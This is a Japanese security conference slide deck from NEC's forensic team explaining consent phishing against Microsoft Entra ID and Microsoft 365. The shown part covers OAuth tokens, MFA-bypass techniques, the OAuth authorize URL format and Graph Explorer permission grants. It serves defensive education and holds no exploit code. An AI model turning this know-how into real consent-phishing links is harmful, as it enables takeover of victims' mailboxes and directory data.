

Hardening Designers Conference 2026 Day2 Tech Showcase

Microsoft Entra ID/Microsoft 365を狙う 同意フィッシング

2026年7月3日(金)

NEC サイバーセキュリティ技術統括部
フォレンジックアナリシスグループ
桐下 拓也

アジェンダ

1. はじめに
2. Microsoft Entra ID/Microsoft 365とは
3. 多要素認証を突破する攻撃
4. 同意とは
5. 同意フィッシング
6. 同意フィッシングデモ
7. 同意フィッシングへの対策
8. 【参考】 ConsentFix
9. まとめ

1. はじめに

はじめに

Microsoft Entra ID/Microsoft 365を対象とした
同意フィッシング (Consent Phishing) という **攻撃手法** について
デモを交えながら紹介します
(関連攻撃手法ConsentFixについても参考として紹介)



注意事項

目的は、攻撃手法を知り、それをもとに
セキュリティ対策の強化に繋げていただくことです

本発表の内容を悪用しないでください

2. Microsoft Entra ID/Microsoft 365とは

Microsoft Entra ID/Microsoft 365とは

Microsoft Entra ID



Microsoft が提供する
ID およびアクセス管理の
ソリューション

OAuth 2.0 :

認可のための仕組み

OpenID Connect :

OAuth 2.0を拡張した認証のための仕組み

参考 :

<https://learn.microsoft.com/ja-jp/entra/architecture/auth-oauth2>

<https://learn.microsoft.com/ja-jp/entra/architecture/auth-oidc>

ID/アクセス管理



出典 : <https://www.microsoft.com/ja-jp/security/business/identity-access/microsoft-entra-id>

Microsoft 365



生産性向上のための
ソリューション

例 :

Exchange Online、Teams、
SharePoint等

Microsoft Entra IDで使用する主なトークン

主なトークン


	アクセス トークン	リフレッシュ トークン	ID トークン
目的	APIアクセス	アクセストークン再取得	ユーザ認証
期限	60分~90分/120分	90日/24時間	60分
盗難 影響	有効期間中対象APIへの不正アクセス	継続的にアクセストークンを再取得	一部アプリでなりすましログイン

参考：
<https://learn.microsoft.com/ja-jp/entra/identity-platform/access-tokens>
<https://learn.microsoft.com/ja-jp/entra/identity-platform/refresh-tokens>
<https://learn.microsoft.com/ja-jp/entra/identity-platform/id-tokens>

3.多要素認証を突破する攻撃


多要素認証を突破する攻撃(1/2)

従来のフィッシング(ID/Pass入手) + セッションCookie取得 例：AiTMフィッシング



多要素認証を突破する攻撃(2/2)

正規機能の悪用 例：デバイスコードフィッシング




4.同意とは

同意とは(1/3)

OAuth 2.0、OpenID Connectの認可コードフローを使用し、アプリケーションが保護されたリソースにアクセスすることをユーザや管理者が許可するためのプロセス

参考: <https://learn.microsoft.com/ja-jp/entra/identity-platform/v2-oauth2-auth-code-flow>



同意とは(2/3)

同意画面の例

Microsoft

testuser01@[redacted]

要求されているアクセス許可

Graph Explorer

Microsoft Corporation

このアプリに必要なアクセス許可:

- ✓ Read all users' basic profiles
- ✓ View your basic profile
- ✓ Maintain access to data you have given it access to

これらのアクセス許可を受け入れることは、[サービス利用規約とプライバシーに関する声明](#)で指定されているとおりにこのアプリがデータを使用することを許可することを意味します。これらのアクセス許可は <https://myapps.microsoft.com> で変更できます。
[詳細の表示](#)

このアプリは疑わしいと思われますか? [こちらでご報告ください](#)

キャンセル 承諾

対象のユーザ

同意対象のアプリケーション名
同意対象のアプリケーションの発行元

同意対象のアプリケーションに対する
アクセス許可

同意とは(3/3)

同意に使用されるURL

同意用URL

```
https://login.microsoftonline.com  
/common/oauth2/v2.0/authorize  
?response_type=code  
&client_id=“同意対象のアプリケーションID”  
&scope=“アクセス許可”  
&redirect_uri=“リダイレクトURL”  
&response_mode=query
```


リダイレクトURL

```
https://xxxxx.yyy/zzzzz  
?code=“認可コード”  
&session_state=“セッションID”
```

同意とは-同意の例(1/7)

Graph Explorer : Graph APIを探索するためのアプリケーション

参考 : <https://developer.microsoft.com/en-us/graph/graph-explorer>



同意とは-同意の例(2/7)

Graph Explorerへの同意画面



testuser01@[REDACTED]

要求されているアクセス許可

Graph Explorer
Microsoft Corporation 

このアプリに必要なアクセス許可:

- ✓ Sign you in and read your profile
- ✓ Maintain access to data you have given it access to

これらのアクセス許可を受け入れることは、[サービス利用規約とプライバシーに関する声明](#)で指定されているとおりにこのアプリがデータを使用することを許可することを意味します。これらのアクセス許可は <https://myapps.microsoft.com> で変更できます。
[詳細の表示](#)

このアプリは疑わしいと思われますか? [こちらでご報告ください](#)

同意とは-同意の例(3/7)

Graph APIを使用した「自分のプロフィール」の取得

The screenshot displays the Microsoft Graph Explorer web application. On the left sidebar, under the 'Sample queries' section, the query '自分のプロフィール' (My Profile) is selected and highlighted with a blue box. The main area shows the details of this query: the method is GET, the version is v1.0, and the URL is https://graph.microsoft.com/v1.0/me, which is also highlighted with a blue box. Below the query details, a green status bar indicates a successful response: 'OK - 200 - 188 ms'. The 'Response preview' tab is active, showing the JSON response. A blue box highlights the user profile data, including fields like 'businessPhones', 'displayName', 'givenName', 'jobTitle', 'mail', 'mobilePhone', 'officeLocation', 'preferredLanguage', 'surname', 'userPrincipalName', and 'id'. The response also includes '@odata.context' and '@microsoft.graph.tips'.

Graph Explorer

Tenant

New to Graph Explorer?
Graph Explorer is a developer tool that lets you learn about Microsoft Graph APIs. Use Graph Explorer to try the APIs on the default sample tenant to explore capabilities. [Follow](#) a step-by-step tutorial

GET v1.0 https://graph.microsoft.com/v1.0/me Run query

Request Body Request Headers Modify Permissions Access token


OK - 200 - 188 ms

Response preview Response headers Code snippets Toolkit component Adaptive cards

```
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users/$entity",
  "@microsoft.graph.tips": "This request only returns a subset of the resource's properties. Your app will need to use $select to return non-default properties. To find out what other properties are available for this resource see https://learn.microsoft.com/graph/api/resources/user",
  "businessPhones": [],
  "displayName": "testuser01",
  "givenName": null,
  "jobTitle": null,
  "mail": "testuser01@",
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": null,
  "userPrincipalName": "testuser01@",
  "id": ""
}
```

同意とは-同意の例(4/7)

Graph APIを使用した「組織内のすべてのユーザー」の取得失敗



The screenshot shows the Microsoft Graph Explorer interface. On the left, under the 'Sample queries' section, the query '組織内のすべてのユーザー' (All users in the organization) is selected. The main area shows the query execution results, which are an error message: 'Forbidden - 403 - 159 ms Either the signed-in user does not have sufficient privileges, or you need to consent to one of the permissions on the Modify permissions tab'. The error details in the response preview are:

```
{
  "error": {
    "code": "Authorization_RequestDenied",
    "message": "Insufficient privileges to complete the operation.",
    "innerError": {
      "date": "2026-06-05T10:23:08",
      "request-id": "aad8c57d-edce-4084-bd54-464c73a89e2a",
      "client-request-id": "5f99bae3-bef5-b486-eb18-dad5f32444c4"
    }
  }
}
```

同意とは-同意の例(5/7)

「User.ReadBasic.All」のアクセス許可への同意

参考: <https://learn.microsoft.com/ja-jp/graph/permissions-reference#userreadbasicall>

Graph Explorer

Tenant: [Redacted]

New to Graph Explorer?
Graph Explorer is a developer tool that lets you learn about Microsoft Graph APIs. Use Graph Explorer to try the APIs on the default sample tenant to explore capabilities. [Follow a step-by-step tutorial](#)

GET v1.0 <https://graph.microsoft.com/v1.0/users> [Run query](#)

Request Body Request Headers **Modify Permissions** Access token

One of the following permissions is required to run the query. If possible, consent to the least privileged permission.


Permission	Description	Admin consent required	Status	Consent type
User.ReadBasic.All	ユーザーの代わりに、アプリで組織内の他のユーザーのプロファイル プロパティの基本的なセットの読み取りを実行できるようにします。表示名、氏名、メール アドレス、写真が含まれます。	No	Consent	
AgentIdUser.ReadWrite.All	Consent description unavailable	No	Consent	
AgentIdUser.ReadWrite.IdentityParentedBy	Consent description unavailable	No	Consent	

Forbidden - 403 - 302 ms Either the signed-in user does not have sufficient privileges, or you need to consent to one of the permissions on the **Modify permissions** tab

[Response preview](#) Response headers Code snippets Toolkit component Adaptive cards

同意とは-同意の例(6/7)

「User.ReadBasic.All」のアクセス許可への同意



The screenshot shows a Microsoft consent dialog box. At the top is the Microsoft logo. Below it, the email address 'testuser01@' is partially visible, followed by a black redaction box. The title of the dialog is '要求されているアクセス許可' (Required access permissions). Below this, it says 'Graph Explorer' and 'Microsoft Corporation' with a verified badge. A section titled 'このアプリに必要なアクセス許可:' (Access permissions required for this app:) contains a list of permissions. The first permission, 'Read all users' basic profiles', is highlighted with a blue box and a checkmark. The other two permissions are 'View your basic profile' and 'Maintain access to data you have given it access to'. Below the list, there is a paragraph of text explaining that accepting these permissions means allowing the app to use data as specified in the service terms and privacy policy, with a link to '詳細の表示' (Show details). At the bottom, there is a question 'このアプリは疑わしいと思われますか? こちらでご報告ください' (Are you suspicious of this app? Please report it here) and two buttons: 'キャンセル' (Cancel) and '承諾' (Accept).

Microsoft

testuser01@[REDACTED]

要求されているアクセス許可

Graph Explorer

Microsoft Corporation

このアプリに必要なアクセス許可:

- ✓ Read all users' basic profiles
- ✓ View your basic profile
- ✓ Maintain access to data you have given it access to

これらのアクセス許可を受け入れることは、[サービス利用規約](#)と[プライバシーに関する声明](#)で指定されているとおりにこのアプリがデータを使用することを許可することを意味します。これらのアクセス許可は <https://myapps.microsoft.com> で変更できます。
[詳細の表示](#)

このアプリは疑わしいと思われますか? [こちらでご報告ください](#)

キャンセル 承諾

「User.ReadBasic.All」の
アクセス許可

同意とは-同意の例(7/7)

Graph APIを使用した「組織内のすべてのユーザー」の取得

The screenshot displays the Microsoft Graph Explorer interface. On the left, the 'Sample queries' sidebar is visible, with the query '組織内のすべてのユーザー' (All users in the organization) selected. The main area shows a successful GET request to the endpoint `https://graph.microsoft.com/v1.0/users`. The response is a JSON array of user objects, with the first object highlighted by a blue box. The response status is 'OK - 200 - 140 ms'.

```
{
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": null,
  "userPrincipalName": "testuser04.guest@...",
  "id": "..."
},
{
  "businessPhones": [],
  "displayName": "training1",
  "givenName": null,
  "jobTitle": null,
  "mail": "training1@...",
  "mobilePhone": null,
  "officeLocation": null,
  "preferredLanguage": null,
  "surname": null,
  "userPrincipalName": "training1@...",
  "id": "..."
}
```

同意とは-アクセス許可(1/3)

Microsoft Entra IDポータル>エンタープライズアプリケーション

ホーム > [redacted] エンタープライズ アプリケーション > エンタープライズ アプリケーション

 **エンタープライズ アプリケーション** | すべてのアプリケーション ...

◇ << + 新しいアプリケーション ↻ 更新 ↓ ダウンロード (エクスポート) | ⓘ プレビューの情報 | ≡ 列 | 📄 プレビュー機能 | 👤 フィードバックがある場合

> 概要

✓ 管理

📊 すべてのアプリケーション

🔗 プライベート ネットワーク コネクタ

👤 ユーザー設定

🛠️ アプリ起動ツール

Microsoft Entra テナントを ID プロバイダーとして使用するよう設定されている、ご自身の組織内のアプリケーションを表示、フィルター処理、検索します。

組織で管理されているアプリケーションのリストは、アプリケーションの登録にあります。

アプリケーションの種類 == エンタープライズ アプリケーション ×

アプリケーション ID

6 個のアプリケーションが見つかりました

名前	↑↓	オブジェクト ID	アプリケーション ID	ホームページ URL	作成日	↑↓	アクティブ化の状態
GE Graph Explorer		[redacted]	de8bc8b5-d9f9-48b...	https://developer.m...	2026/6/8		✅ アクティブ化済み

同意とは-アクセス許可(2/3)

Graph Explorerに付与されたアクセス許可

Permissions

Below is the list of permissions that have been granted for your organization. As an administrator, you can grant permissions to this app on behalf of all users (delegated permissions). You can also grant permissions directly to this app (app permissions). [Learn more](#)

You can review, revoke, and restore permissions. [Learn more](#)

[Grant admin consent for t3pwn](#)

Admin consent [User consent](#)

Search permissions

API name	Claim value	Permission	Type	Granted through	Granted by
Microsoft Graph (5)					
Microsoft Graph	openid	Sign users in	Delegated	User consent	1 total user(s)
Microsoft Graph	profile	View users' basic profile	Delegated	User consent	1 total user(s)
Microsoft Graph	User.Read	Sign in and read user profile	Delegated	User consent	1 total user(s)
Microsoft Graph	offline_access	Maintain access to data you have given it access ...	Delegated	User consent	1 total user(s)
Microsoft Graph	User.ReadBasic.All	Read all users' basic profiles	Delegated	User consent	1 total user(s)

同意とは-アクセス許可(3/3)

2種類のアクセス許可

	委任された アクセス許可 ユーザの代理として権限を使用	アプリケーションの アクセス許可 アプリケーションとして権限を使用
権限	ユーザの権限	組織全体
同意	一部の権限を除きユーザが同意可能	管理者のみが同意可能
例	「Mail.Read」の 委任されたアクセス許可 同意したユーザの 受信メールを読み込み可能	「Mail.Read」の アプリケーションのアクセス許可 同意した組織の全てのユーザの 受信メールを読み込み可能

参考：

